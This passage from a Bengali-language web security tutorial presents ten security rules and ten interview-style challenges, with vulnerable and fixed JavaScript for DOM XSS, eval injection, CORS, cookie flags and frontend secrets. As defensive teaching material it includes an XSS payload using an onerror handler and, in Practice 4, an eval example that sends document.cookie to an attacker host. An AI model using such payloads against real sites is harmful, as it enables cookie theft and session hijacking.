Validation	Input acceptable কি না
Sanitization	Unsafe content clean/transform করা
Rate Limiting	Request abuse সীমিত করা

31.Rules 🔥 সবচেয়ে গুরুত্বপূর্ণ ১০টি Security Rules

প্রোডাকশন গ্রেড ওয়েব অ্যাপ্লিকেশন তৈরির সময় প্রতিটি ইঞ্জিনিয়ারের এই ১০টি মূলনীতি মেনে চলা আবশ্যিক:

Rule 1: Never trust user input (Always validate & sanitize).

Rule 2: Never trust the frontend for authorization (Server-side check is mandatory).

Rule 3: Never put real secrets or private keys in frontend client code.

Rule 4: Avoid `eval()` and `new Function()` with untrusted input.

Rule 5: Prefer `textContent` over `innerHTML` for plain text rendering.

Rule 6: Validate input strictly on the server (Client validation is just UX).

Rule 7: Use HTTPS and HSTS for all communication in production.

Rule 8: Protect session credentials with `HttpOnly`; `Secure`; `SameSite` cookies.

Rule 9: Keep dependencies updated, lock versions and audit using `npm audit`.

Rule 10: Security is layered (Defense-in-Depth), never rely on a single defensive tool.

বাস্তব জীবনের প্রোডাকশন সিকিউরিটি ডিফেন্স যাচাই করতে ১০টি ইন্টারভিউ চ্যালেঞ্জের বিস্তারিত ব্যাখ্যা ও সমাধান:

Practice 1: DOM XSS Sinks: innerHTML vs.textContent

BEGINNER

? কোনটি safer: element.innerHTML = userInput নাকি element.textContent = userInput? কেন?

PRACTICE 1 SECURITY CHALLENGE

JAVASCRIPT

```
// ❌ Dangerous Sink:
element.innerHTML = userInput; // Executes <img src=x onerror=alert(1)>

// ✅ Safe Property:
element.textContent = userInput; // Encodes characters as harmless plain text
```

► SYSTEM / CONSOLE LOG

SECURITY LOG

Plain Text Safe Render

🔍 Model Solution & Defensive Architecture:

১. 'textContent' শতভাগ নিরাপদ।

২. কারণ: 'innerHTML' ব্রাউজারের HTML পার্সারকে সক্রিয় করে। যদি userInput-এ ক্ষতিকর স্ক্রিপ্ট বা ইভেন্ট হ্যান্ডলার (যেমন) থাকে, তবে ব্রাউজার তা এক্সিকিউট করে ফেলবে (DOM XSS)।

৩. অপরদিকে, 'textContent' ব্রাউজারের পার্সারকে বাইপাস করে এবং ইনপুটকে খাঁটি স্ট্রিং হিসেবে DOM ট্রিট্রাট নোডে ইনসার্ট করে। সব বিশেষ ক্যারেক্টার স্বয়ংক্রিয়ভাবে নিষ্ক্রিয় থাকে।

Practice 2: Authentication vs Authorization Distinction

BEGINNER

? Authentication আর Authorization-এর মূল পার্থক্য কী?

PRACTICE 2 SECURITY CHALLENGE

❌ VULNERABLE / ATTACK VECTOR

```
// Authentication (Identity Verification):
const isAuthenticated = verifyPassword(user.email, user.password); // "Who are you?"

// Authorization (Permission / Access Control):
const isAuthorized = user.role === "admin" && user.permissions.includes("DELETE_USER"); // "What are you allowed to do?"
```

► SYSTEM / CONSOLE LOG

SECURITY LOG

AuthN: Verified User | AuthZ: Access Granted

🔍 Model Solution & Defensive Architecture:

১. Authentication (AuthN): এটি ব্যবহারকারীর পরিচয় নিশ্চিত করার প্রক্রিয়া—'তুমি কে?' (e.g. Email+Password, OTP, Biometrics)।

২. Authorization (AuthZ): পরিচয় নিশ্চিত হওয়ার পর ব্যবহারকারী নির্দিষ্ট কোনো রিসোর্স দেখতে বা পরিবর্তন করতে পারে কি না তা নির্ধারণ করা—'তুমি কী করতে পারো?' (e.g. Admin, Editor, Regular User)।

৩. সিকিউরিটি নোট: একজন ইউজার লগইন থাকলেই (Authenticated) সে অন্য কারো ডেটা ডিলিট করার অধিকার (Authorized) পায় না।

Practice 3: CORS (Cross-Origin Resource Sharing) Purpose

BEGINNER

? CORS কী সমাধান করে এবং কেন এটি গুরুত্বপূর্ণ?

PRACTICE 3 SECURITY CHALLENGE

JAVASCRIPT

```
// Browser Same-Origin Policy blocks Cross-Origin Fetch by default:
fetch("https://api.bank.com/data"); // Blocked if frontend is https://my-app.com

// Server sends CORS response header to explicitly allow access:
// Access-Control-Allow-Origin: https://my-app.com
```

► SYSTEM / CONSOLE LOG

SECURITY LOG

Cross-Origin Access Allowed by Server

🔍 Model Solution & Defensive Architecture:

১. ব্রাউজারের Same-Origin Policy (SOP) ডিফল্টভাবে এক অরিজিন থেকে অন্য অরিজিনে JavaScript রিকোয়েস্টের রেসপন্স রিড করতে দেয় না।

২. CORS হলো একটি মেকানিজম যার মাধ্যমে সার্ভার ব্রাউজারকে নির্দেশ দেয় যে কোন কোন থার্ড-পার্টি অরিজিনকে এই এপিআই-এর রেসপন্স পড়ার অনুমতি দেওয়া যেতে পারে।

৩. গুরুত্বপূর্ণ সত্য: CORS কোনো সার্ভার-সাইড ফায়ারওয়াল বা অথেনটিকেশন নয়; এটি শুধুমাত্র ব্রাউজারকে প্রদত্ত করে। Postman বা cURL দিয়ে CORS বাইপাস করা যায়।

Practice 4: eval() Code Injection Vulnerability

INTERMEDIATE

? কেন eval(userInput) ব্যবহার করা অত্যন্ত বিপজ্জনক?

PRACTICE 4 SECURITY CHALLENGE

✗ VULNERABLE / ATTACK VECTOR

```
// ✗ Extreme Hazard:
const userInput = 'fetch("https://attacker.com/steal?c=" + document.cookie)';
eval(userInput); // Arbitrary Code Executed with Full User Privileges!

// ✓ Safe Alternative:
const safeData = JSON.parse(userInputJson);
```

► SYSTEM / CONSOLE LOG

SECURITY LOG

Malicious Code Injected & Executed

🔍 Model Solution & Defensive Architecture:

- 'eval()' পাস করা যেকোনো স্থিৎকে সরাসরি পূর্ণাঙ্গ জাভাস্ক্রিপ্ট কোড হিসেবে এক্সিকিউট করে।
- যদি কোনো আক্রমণকারী ইনপুটে ক্ষতিকর কোড পাঠায়, তবে এটি বর্তমান ইউজারের সমস্ত অধিকার (Cookies, Session, LocalStorage, DOM) দিয়ে ক্লায়েন্ট মেশিনে রান করবে।
- এটি JAT অপটিমাইজেশন নষ্ট করে পারফরম্যান্স কমায় এবং বিশাল সিকিউরিটি হোল তৈরি করে। আধুনিক জাভাস্ক্রিপ্ট ডেটা পার্সিংয়ের জন্য 'JSON.parse()' ব্যবহার করা উচিত।

Practice 5: Frontend Authorization Bypass Fallacy

INTERMEDIATE

? কেন 'if (user.role === "admin") showDeleteButton();' সিকিউরিটির জন্য যথেষ্ট নয়?

PRACTICE 5 SECURITY CHALLENGE

✗ VULNERABLE / ATTACK VECTOR

```
// ✗ Frontend-only UI Hiding (False Sense of Security):
if (user.role === "admin") {
  showDeleteButton();
}

// ⚠️ Attacker can easily inspect DevTools, unhide the button, or run:
fetch("/api/delete-user/42", { method: "DELETE" });

// ✓ Mandatory Server-side Authorization:
app.delete("/api/delete-user/:id", verifyToken, requireRole("admin"), (req, res) => {
  // Authorized action executed safely on server
});
```

► SYSTEM / CONSOLE LOG

SECURITY LOG

Unauthorized Request Blocked with 403 Forbidden

🔍 Model Solution & Defensive Architecture:

- ফ্রন্টএন্ড কোড ইউজারের ব্রাউজারে রান হয়, যা আক্রমণকারী সম্পূর্ণভাবে নিয়ন্ত্রণ (Inspect, Modify, Override) করতে পারে।
- শুধু বাকিন লুকিয়ে রাখা কোনো সিকিউরিটি নয়; আক্রমণকারী সরাসরি নেটওয়ার্ক ট্রাফ বা কনসোল দিয়ে API এন্ডপয়েন্টে DELETE রিকোয়েস্ট পাঠিয়ে দিতে পারে।
- সমাধান: প্রতিটি সুরক্ষিত আ্যকশনের জন্য ব্যাকএন্ড সার্ভারে রোল ও পারমিশন ভ্যালিডেশন (403 Forbidden) থাকা বাধ্যতামূলক।

Practice 6: Production Cookie Security Flags Breakdown

INTERMEDIATE

? Set-Cookie: sessionId=abc123; HttpOnly; Secure; SameSite=Lax এর প্রতিটি অংশের ভূমিকা ব্যাখ্যা করো।

PRACTICE 6 SECURITY CHALLENGE

✓ SECURE / MITIGATED PATTERN

Set-Cookie: sessionId=abc123; HttpOnly; Secure; SameSite=Lax

► SYSTEM / CONSOLE LOG

SECURITY LOG

Session Cookie Hardened against XSS & CSRF

🔍 Model Solution & Defensive Architecture:

- 'sessionId=abc123': সেশন আইডেন্টিফায়ার কি-ভ্যালু পেয়ার।
- 'HttpOnly': ক্লায়েন্ট-সাইড জাভাস্ক্রিপ্ট (document.cookie) দিয়ে এই কুকি পড়া বা চুরি করা সম্পূর্ণ বন্ধ করে, যা XSS আক্রমণ থেকে টোকেন রক্ষা করে।
- 'Secure': কুকিটি কেবল এনক্রিপ্টেড HTTPS কানেকশনেই ব্রাউজার সার্ভারে পাঠাবে; সাধারণ আন-এনক্রিপ্টেড HTTP দিয়ে পাঠাবে না (Man-in-the-Middle স্বাইফিং প্রতিরোধ)।
- 'SameSite=Lax': অন্য কোনো ওয়েবসাইট থেকে ক্রস-সাইট রিকোয়েস্ট (e.g. POST/Form submission) পাঠালে ব্রাউজার এই কুকি সংযুক্ত করবে না, যা CSRF আক্রমণ প্রতিরোধ করে।

Practice 7: DOM-Based XSS via URL Parameter Identification & Patch

ADVANCED 🔥

? নিচের কোডের সিকিউরিটি সমস্যা চিহ্নিত করো এবং নিরাপদ কোডে রূপান্তর করো:

PRACTICE 7 SECURITY CHALLENGE

JAVASCRIPT

```
// ❌ Vulnerable DOM-based XSS:
const query = location.search; // Attacker sends: ?name=<img src=x onerror=alert(1)>
document.querySelector("#result").innerHTML = query;

// ✅ Production Safe Solution:
const params = new URLSearchParams(location.search);
const safeQuery = params.get("name") || "";
document.querySelector("#result").textContent = safeQuery;
```

► SYSTEM / CONSOLE LOG

SECURITY LOG

Sanitized Safe DOM Insertion

🔍 Model Solution & Defensive Architecture:

- সমস্যা: URL প্যারামিটার থেকে সরাসরি 'innerHTML'-এ ডেটা অ্যাসাইন করায় DOM-Based XSS আক্রমণ সম্ভব। আক্রমণকারী ভিকটিমকে ক্ষতিকর প্যারামিটারসহ লিংক পাঠিয়ে সেশন হাইজাক করতে পারে।
- সমাধান: 'URLSearchParams' দিয়ে নিরাপদভাবে প্যারামিটার এক্সট্রাক্ট করে 'textContent' প্রোপার্টি ব্যবহার করতে হবে। যদি HTML রেন্ডার করতেই হয়, তবে DOMPurify দিয়ে স্যানিটাইজ করে নেওয়া বাধ্যতামূলক।

Practice 8: Comprehensive Defense Comparison: XSS vs CSRF vs CORS

ADVANCED 🔥

? XSS, CSRF এবং CORS-এর মূল পার্থক্য ও সম্পর্ক এক নজরে ব্যাখ্যা করো।

PRACTICE 8 SECURITY CHALLENGE

JAVASCRIPT

```
// XSS: Attacker runs arbitrary JavaScript inside victim's trusted browser.
// CSRF: Attacker tricks victim's browser into sending an authenticated request to a trusted server.
// CORS: Browser mechanism to allow or deny cross-origin HTTP responses.
```

► SYSTEM / CONSOLE LOG

SECURITY LOG

XSS = Code Injection | CSRF = Request Forgery | CORS = Browser Origin Restriction

🔍 Model Solution & Defensive Architecture:

- XSS (Cross-Site Scripting): ভিকটিমের ব্রাউজারে আক্রমণকারীর কোড রান করায়। প্রতিকার: Input Validation, textContent, DOMPurify, CSP।
- CSRF (Cross-Site Request Forgery): আক্রমণকারী ভিকটিমের কুকি ব্যবহার করে না জেনে অন্য সাইটে ট্রানজেকশন করায়। প্রতিকার: SameSite Cookies, Anti-CSRF Tokens, Custom Headers।
- CORS (Cross-Origin Resource Sharing): ব্রাউজারকে ভিন্ন অরিজিন থেকে রেসপন্স পড়ার অনুমতি দেয়। প্রতিকার: সঠিক Access-Control-Allow-Origin সেট করা।

Practice 9: Frontend Secrets Leakage & Reverse Engineering Reality

ADVANCED 🔥

? কেন frontend JavaScript কোডে 'const SECRET_API_KEY = "super-secret";' রাখা যাবে না?

PRACTICE 9 SECURITY CHALLENGE

JAVASCRIPT

```
// ❌ Fatal Security Anti-Pattern:
const SECRET_STRIPE_KEY = "sk_live_51M..."; // Publicly Visible in Network & Sources tab!

// ✅ Safe Production Architecture:
// Frontend calls internal backend API → Backend calls Stripe using Secret Key stored on Server Env.
```

► SYSTEM / CONSOLE LOG

SECURITY LOG

Secret Protected Behind Server Proxy

🔍 Model Solution & Defensive Architecture:

- ব্রাউজার একটি ওপেন ক্লায়েন্ট এনভায়রনমেন্ট। যেকোনো ইউজার F12 (এস করে Sources ট্যাব, নেটওয়ার্ক লগ বা বাবল কোড (মিনিফাইড হলেও) রিডার্স-ইঞ্জিনিয়ারিং করে সমস্ত স্ক্রিপ্ট পড়ে ফেলতে পারে।
- 'env' ফাইলে ফ্রন্টএন্ডে কি রাখলেও তা বিল্ড টাইমে (Webpack/Vite) ক্লায়েন্ট কোডে সরাসরি প্রতিস্থাপিত হয়ে যায়।
- নিয়ম: কোনো প্রাইভেট কী বা ডেটাবেস সিক্রেট কখনো ফ্রন্টএন্ডে রাখা যাবে না। ফ্রন্টএন্ডে কেবল নিজস্ব ব্যাকএন্ডের সাথে যোগাযোগ করবে, এবং ব্যাকএন্ড সিক্রেট কি দিয়ে থার্ড পার্টি এপিআই কল করবে।

Practice 10: End-to-End Enterprise Admin Dashboard Security Architecture

ADVANCED 🔥

🔗 একটি সুরক্ষিত অ্যাডমিন ড্যাশবোর্ডের প্রতিটি লেয়ারের সিকিউরিটি মেজার ডিজাইন করো:

PRACTICE 10 SECURITY CHALLENGE

✅ SECURE / MITIGATED PATTERN

```
// Enterprise Multi-Layer Security Architecture:  
// 1. Transport Layer: HTTPS (TLS 1.3) + HSTS  
// 2. Client Security: CSP + Frame-Ancestors DENY + HttpOnly Cookies  
// 3. Auth Pipeline: bcrypt hashed password + Rate-limited Login + MFA  
// 4. API Layer: JWT Signature Verification + Server-side RBAC + Input Validation  
// 5. Database: Parameterized SQL queries (No Injection) + Principle of Least Privilege
```

▶ SYSTEM / CONSOLE LOG

SECURITY LOG

Zero-Trust Defense-in-Depth Pipeline Active

🔍 Model Solution & Defensive Architecture:


- Transport: HTTPS এবং HSTS হেডার দিয়ে ম্যান-ইন-দ্য-মিডল সাইফিং বন্ধ করা।
- Client/Browser: CSP দিয়ে আন-অথরাইজড স্ক্রিপ্ট এক্সিকিউশন রোধ এবং X-Frame-Options দিয়ে ক্রস-সাইট ফ্রেমিং প্রতিরোধ।
- Authentication: ক্রট-ফোর্স আটকাতে এসআইআই রট লিমিটিং, পাসওয়ার্ড হ্যাশিং (argon2/bcrypt) এবং রিফ্রেশ টোকেন রোটেশন।
- Session Management: এক্সেস টোকেন মেমরিভে এবং রিফ্রেশ টোকেন 'HttpOnly; Secure; SameSite=Strict' কুকিতে সংরক্ষণ।
- Authorization & Database: প্রতি এসআইআই কলে রোল চেক (Admin Guard) এবং ডেটাবেসে প্যারামিটারাইজড কুয়েরি ব্যবহার।

31.Map 🧠 Final Mental Map — Global Web Security Architecture

ব্রাউজার, নেটওয়ার্ক, অ্যাপ্লিকেশন ও ডেটাবেস স্তরের সমন্বিত নিরাপত্তা কাঠামোর মানসিক মানচিত্র:


🛡️ FULL-STACK WEB SECURITY COORDINATION TREE

WEB SECURITY



★ এন্ড-টু-এন্ড রিকোয়েস্ট সিকিউরিটি পাইপলাইন:

🛡️ ZERO-TRUST INPUT & EXECUTION PIPELINE



🔥 Chapter 31-এর সবচেয়ে গুরুত্বপূর্ণ চিরন্তন বাক্য:

“Never trust the client, never trust user input, and never assume one security mechanism is enough.”

🚀 Next Chapter Preview:

Chapter 32 — Advanced Browser APIs

পরবর্তী চ্যাপ্টারে আমরা শিখব Geolocation, IntersectionObserver, MutationObserver, ResizeObserver, Clipboard, Web Workers, IndexedDB, WebSockets এবং File API।